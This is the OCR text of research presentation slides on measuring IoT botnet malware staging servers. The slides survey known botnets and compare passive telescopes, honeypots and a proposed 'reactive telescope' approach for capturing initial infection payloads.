Bot-any of stagers

Understanding the landscape of malware staging servers in RCE botnets

Murtuza Ali

TU Delft

whoami


- I am a 1st year PhD candidate in the Cybersecurity group at the TU Delft working under the supervision of Dr. Harm Griffioen and Dr. Georgios Smaragdakis.
- My current fields of work are Network Security, Internet Measurements and Cyber Threat Intelligence.
- I also work part time at Hunt and Hackett, a cybersecurity company based in The Hague on their Breach and Attack Simulation platform.

Why do we need to worry about IoT botnets?

- Can be used to carry out disruptive DDoS attacks
  - Mirai - consisted of over 600,000 infected devices. Carried out a DDoS attack with a peak of 1Tbps.
  - Aisuru - recently carried out an attack with a peak volume of 6.3 Tbps.
  - Several for-hire platforms such as those provided by GorillaBot to target web servers, game servers, etc.
- Brute force attacks: Quad7 botnet targeting SOHO devices and using them for password spraying attacks on Microsoft 365 accounts.
- Click-fraud
- Proxies / ORB’s: NSOCKS proxy service (allegedly) used ngioweb botnet infected devices.

Challenges in capturing IoT botnet activities

IoT botnet infrastructure



Challenges in capturing IoT botnet activities.

Common tools


- Passive telescopes - Blocks of unused IP addresses to record unsolicited traffic

- Honeypots - Run or emulate a vulnerable service to record the behavior of the attackers.


Challenges in capturing IoT botnet activities

Passive telescope vs. Honeypot visibility

Passive Telescope




Honeypot



Challenges in capturing IoT botnet activities

Scalability

= 1 /24



≈ 14 TB

+ Computational resources

≈ 4 TB

++++ Computational Resources


Is there a middle ground?

- REACTIVE TELESCOPES!
  - What if we can emulate the first few steps of the infection?
  - We aim to catch the initial infection payload
  - We still cant see the further script activities, but we can obtain much more information at a lower performance impact.


Challenges in capturing IoT botnet activities

Reactive telescope vs. Passive telescope vs. Honeypot visibility

